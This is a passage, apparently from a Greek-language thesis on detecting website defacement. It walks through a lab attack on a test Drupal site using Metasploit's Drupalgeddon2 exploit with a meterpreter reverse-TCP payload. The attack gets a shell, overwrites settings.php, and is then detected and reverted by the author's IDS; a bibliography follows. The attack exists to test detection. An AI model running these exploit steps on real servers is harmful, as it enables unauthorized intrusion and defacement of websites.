
Πλέον το σύστημα παρακολούθησης έχει ενεργοποιηθεί και ακολουθεί η επίθεση παραποίησης.

Αρχικά γίνεται χρήση Metasploit και πιο συγκεκριμένα αναζήτηση διαθέσιμων exploits που σχετίζονται με Drupal websites.



Kali Linux Drupal Available Exploits - Figure 27

Από τα διαθέσιμα exploits επιλέγουμε το exploit/unix/webapp/drupal_drupalgeddon2




Kali Linux Exploit Selection - Figure 28

Στη συνέχεια οι παράμετροι που πρέπει να συμπληρωθούν στο συγκεκριμένο exploitation εμφανίζονται με την επιλογή show options. Το μόνο που χρειάζεται είναι το RHOSTS το οποίο ανταποκρίνεται στο url του Drupal website που τρέχει στο ίδιο δίκτυο (το drupal.test.com πρεπει να δηλωθεί επίσης στο /etc/hosts του μηχανήματος του επιτηθέμενου για να αναγνωρίζεται)

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DUMP_OUTPUT   false            no        Dump payload command output
   PHP_FUNC      passthru         yes       PHP function to execute
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-M
                                            etasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       Path to Drupal install
   VHOST                          no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS drupal.test.com
RHOSTS => drupal.test.com
```

Kali Linux Exploit Show Options - Figure 29

Αφού έχουν συμπληρωθεί τα απαραίτητα στοιχεία μπορεί να γίνει εκτέλεση της επίθεσης με το run. Όπως φαίνεται και στη συνέχεια η επίθεση ολοκληρώθηκε με επιτυχία και έχει ανοίξει session στο κεντρικό directory που φιλοξενείται το Drupal site μας.



Kali Linux Exploit Execution - Figure 30


Στη συνέχεια για τροποποίηση των αρχείων πρέπει να ανοίξει shell. Για να γίνει αυτό δίνεται η εντολή shell στο meterpreter.

```
meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  317     fil   2017-06-21 13:20:18 -0500  .editorconfig
100644/rw-r--r--  174     fil   2017-06-21 13:20:18 -0500  .gitignore
100644/rw-r--r--  6112    fil   2017-06-21 13:20:18 -0500  .htaccess
100644/rw-r--r--  111613  fil   2017-06-21 13:20:18 -0500  CHANGELOG.txt
100644/rw-r--r--  1481    fil   2017-06-21 13:20:18 -0500  COPYRIGHT.txt
100644/rw-r--r--  1717    fil   2017-06-21 13:20:18 -0500  INSTALL.mysql.txt
100644/rw-r--r--  1874    fil   2017-06-21 13:20:18 -0500  INSTALL.pgsql.txt
100644/rw-r--r--  1298    fil   2017-06-21 13:20:18 -0500  INSTALL.sqlite.txt
100644/rw-r--r--  17995   fil   2017-06-21 13:20:18 -0500  INSTALL.txt
100644/rw-r--r--  18092   fil   2022-04-28 10:40:51 -0500  LICENSE.txt
100644/rw-r--r--  8710    fil   2017-06-21 13:20:18 -0500  MAINTAINERS.txt
100644/rw-r--r--  5382    fil   2017-06-21 13:20:18 -0500  README.txt
100644/rw-r--r--  10123   fil   2017-06-21 13:20:18 -0500  UPGRADE.txt
100644/rw-r--r--  6604    fil   2017-06-21 13:20:18 -0500  authorize.php
100644/rw-r--r--  720     fil   2017-06-21 13:20:18 -0500  cron.php
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  includes
100644/rw-r--r--  529     fil   2017-06-21 13:20:18 -0500  index.php
100644/rw-r--r--  703     fil   2017-06-21 13:20:18 -0500  install.php
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  misc
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  modules
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  profiles
100644/rw-r--r--  2189    fil   2017-06-21 13:20:18 -0500  robots.txt
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  scripts
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  sites
040755/rwxr-xr-x  4096    dir   2017-06-21 13:20:18 -0500  themes
100644/rw-r--r--  19986   fil   2017-06-21 13:20:18 -0500  update.php
100644/rw-r--r--  2200    fil   2017-06-21 13:20:18 -0500  web.config
100644/rw-r--r--  417     fil   2017-06-21 13:20:18 -0500  xmlrpc.php

meterpreter > shell
Process 57181 created.
Channel 1 created.
```

Kali Linux Exploit Shell - Figure 31


Το shell μόλις δημιουργήθηκε και το επόμενο βήμα είναι να γίνει επιτυχώς κάποια τροποποίηση στον φάκελο με όνομα drupal.

Δίνοντας την εντολή *ls -la*, φαίνεται πως όλα τα αρχεία χρειάζονται δικαιώματα root για την οποιαδήποτε δράση.



Kali Linux Remote Server File Privileges - Figure 32

Διαβάζοντας όμως τις οδηγίες εγκατάστασης ενός Drupal website, παρατηρούμε πως χρειάζεται να δοθούν δικαιώματα εγγραφής (προσωρινά) στην εφαρμογή για το αρχείο settings.php, που σημαίνει πως ο χρήστης www-data (web server user), ίδιος χρήστης με τον χρήστη που έχει ανοίξει το shell μέσω του meterpreter στο τρέχον παράδειγμα, ίσως έχει δικαιώματα εγγραφής αυτού του αρχείου (αν δεν έχουν αλλαχθεί).



Kali Linux Exploit File Defacement - Figure 33


Και όπως μπορούμε να δούμε όντως υπάρχουν δικαιώματα εγγραφής στο αρχείο setttings.php από τον www-data χρήστη. Επίσης βλέπουμε πως η επίθεση ολοκληρώθηκε με επιτυχία και το μήνυμα "settings.php file defaced" γράφτηκε με επιτυχία στο settings.php αρχείο. Ενδιαφέρον υπάρχει στο πως ανταποκρίθηκε το IDS που τρέχει και επιτηρεί το συγκεκριμένο website.

Λαμβάνοντας υπόψιν πως η επίθεση έγινε πριν τις 19:15 (8-5-22) και ότι το σύστημα παρακολουθεί το website κάθε 5 λεπτά, θα ψάξουμε τα log αρχεία που ανταποκρίνονται σε αυτή την ώρα.

```
kalimaniac@kalimaniac-H81M-S2PV:/var/log/ids$ ls -la
total 168
drwxr-xr-x  2 root root    4096 Μαϊ   8 19:15 .
drwxrwxr-x 15 root syslog  4096 Μαϊ   8 15:07 ..
-rw-r--r--  1 root root   96389 Μαϊ   8 19:15 ids-sys.log
-rw-r--r--  1 root root     872 Μαϊ   8 19:10 webdeface_abids.log
-rw-r--r--  1 root root     872 Μαϊ   8 18:45 webdeface_abids.log.2022-05-08_15-45
-rw-r--r--  1 root root     872 Μαϊ   8 18:50 webdeface_abids.log.2022-05-08_15-50
-rw-r--r--  1 root root     872 Μαϊ   8 18:55 webdeface_abids.log.2022-05-08_15-55
-rw-r--r--  1 root root     872 Μαϊ   8 19:00 webdeface_abids.log.2022-05-08_16-00
-rw-r--r--  1 root root     872 Μαϊ   8 19:05 webdeface_abids.log.2022-05-08_16-05
-rw-r--r--  1 root root    2653 Μαϊ   8 16:45 webdeface_sbids.log
-rw-r--r--  1 root root    2653 Μαϊ   8 16:35 webdeface_sbids.log.2022-05-08_13-35
-rw-r--r--  1 root root    2653 Μαϊ   8 16:40 webdeface_sbids.log.2022-05-08_13-40
-rw-r--r--  1 root root    1285 Μαϊ   8 19:15 webdeface_staticids.log
-rw-r--r--  1 root root     580 Μαϊ   8 18:50 webdeface_staticids.log.2022-05-08_15-50
-rw-r--r--  1 root root     580 Μαϊ   8 18:55 webdeface_staticids.log.2022-05-08_15-55
-rw-r--r--  1 root root     580 Μαϊ   8 19:00 webdeface_staticids.log.2022-05-08_16-00
-rw-r--r--  1 root root     580 Μαϊ   8 19:05 webdeface_staticids.log.2022-05-08_16-05
-rw-r--r--  1 root root     580 Μαϊ   8 19:10 webdeface_staticids.log.2022-05-08_16-10
```

IDS System Rotated Log Files - Figure 34

Όπως βλέπουμε παραπάνω στις 19:15 δημιουργήθηκε ένα log αρχείο για το σύστημα παρακολούθησης στατικών αρχείων (webdeface_staticids.log) και τροποποιήθηκε το ids-sys.log αρχείο, στο οποίο γράφονται συγκεντρωτικά όλα τα logs του συστήματος. Η δημιουργία μόνο του webdeface_staticids.log είναι ύποπτη (γιατί σημαίνει πως τη συγκεκριμένη ώρα έχει γραφτεί μήνυμα / ειδοποίηση συστήματος προερχόμενη μόνο από το IDS στατικών αρχείων) οπότε θα ξεκινήσουμε την επιθεώρηση από εκεί.



IDS System Defacement Detection - Figure 35

Στην εικόνα παραπάνω είναι φανερό πως το defacement που προκαλέσαμε στο αρχείο settings.php ανιχνεύτηκε και αποκαταστάθηκε επιτυχώς.

Το ίδιο θα παρατηρηθεί και από το μηχάνημα του επιτηθέμενου αν προβληθεί το περιεχόμενο του αρχείου settings.php.

```
ls -la
total 68
drwxr-xr-x 3 root root      4096 Μαΐ    8 17:45 .
drwxr-xr-x 4 root root      4096 Ιουν 21  2017 ..
-rw-r--r-- 1 root root     26250 Ιουν 21  2017 default.settings.php
drwxrwxrwx 4 root root      4096 Μαΐ    8 17:50 files
-rw-rw-r-- 1 root www-data 26560 Μαΐ    8 17:55 settings.php
echo "settings.php file dafaced" > settings.php
cat settings.php
settings.php file dafaced
cat settings.php
<?php

/**
 * @file
 * Drupal site-specific configuration file.
 *
 * IMPORTANT NOTE:
 * This file may have been set to read-only by the Drupal installation program.
 * If you make changes to this file, be sure to protect it again after making
 * your modifications. Failure to remove write permissions to this file is a
 * security risk.
 *
 * The configuration file to be loaded is based upon the rules below. However
 * if the multisite aliasing file named sites/sites.php is present, it will be
 * loaded, and the aliases in the array $sites will override the default
 * directory rules below. See sites/example.sites.php for more information about
 * aliases.
```

Kali Linux Exploit File Restoration - Figure 36

9 Βιβλιογραφία

[1] "WEBSITE DEFACEMENT," CANADIAN CENTRE FOR CYBERSECURITY, 2020.

[2] "NHS website defaced by hackers," BBC, 18 April 2018. [Online]. Available: https://www.bbc.com/news/technology-43812539.

[3] "Top Indonesia phone company Telkomsel's website defaced," BBC, 28 April 2017. [Online]. Available: https://www.bbc.com/news/technology-39744801.

[4] D. Coldewey, "Google hacked in Romania and Pakistan? Not quite," nbcnews, 29 November 2012. [Online]. Available: https://www.nbcnews.com/tech/tech-news/google-hacked-romania-pakistan-not-quite-flna1c7297924.

[5] "visualping.io," visualping, [Online]. Available: https://visualping.io/.

[6] "fluxguard.com," fluxguard, [Online]. Available: https://fluxguard.com/.

[7] "www.site24x7.com/," site24x7, [Online]. Available: https://www.site24x7.com/.

[8] "github.com," National CERT, [Online]. Available: https://github.com/CERT-hr/Web-Defacement-Detection-Tool.

[9] "github.com," Open Web Application Security Project, [Online]. Available: https://github.com/OWASP/SecureTea-Project.

[10] In0ri, "github.com," [Online]. Available: https://github.com/J4FSec/In0ri.

[11] P. M. K. Scarfone, «Special Publication 800-94: Guide to Intrusion Detection and Prevention Systems (IDPS),» National Institute of Standards and Technology (NIST), 2007.

[12] E. Medvet, «Techniques for Large-Scale Automatic Detection of Web Site Defacements».

[13] K. B. G. Mohammed Jamal Almansor, «Intrusion Detection Systems: Principles And Perspectives,» ResearchGate - Journal of Multidisciplinary Engineering Science Studies (JMESS), 2018.

[14] M. S. N. K. J. R. P. Ramprakash, «Host-based Intrusion Detection System using Sequence of System Calls,» Vandana Publications - International Journal of Engineering and Management Research, 2014.

[15] S. Z. H. Nancy Agarwal, «A Closer Look at Intrusion Detection System for Web Applications,» Wiley-Hindawi .

[16] N. A. a. S. Z. Hussain, "A Closer Look at Intrusion Detection System for," Hindawi, 2018.

[17] M. H. J. A. A. K. M. A. A. Alazab, "Using response action with intelligent intrusion detection and prevention system against web application malware," Emerald Group Publishing, 2014.

[18] W. J. K. S. T. W. M. Tracy, "Guidelines on Securing Public," National Institute of Standards and Technology (NIST).

[19] M. Addis, "Which checksum algorithm should I use?," Digital Preservation Coalition, 2020.

[20] T. Yovtchev, "ably.com," ably, 8 July 2020. [Online]. Available: https://ably.com/blog/practical-guide-to-diff-algorithms.

[21] "www.w3.org/DOM," W3C Consortium, Document Object Model (DOM), [Online]. Available: www.w3.org/DOM.

[22] K. S. R. Sharma, "Study of Supervised Learning and Unsupervised Learning," iJRASET, 2020.

[23] "www.mit.edu," [Online]. Available: https://www.mit.edu/~6.s085/notes/lecture3.pdf.

[24] S. R. D. o. S. U. o. Wisconsin–Madison, "Machine Learning Lecture Notes".

[25] C. K. G. V. K. Borgolte, "Meerkat: Detecting Website Defacements through Image-based Object Recognition," USENIX, Washington, D.C., 2015.

[26] "imperva.com," imperva, [Online]. Available: https://www.imperva.com/learn/application-security/website-defacement-attack/.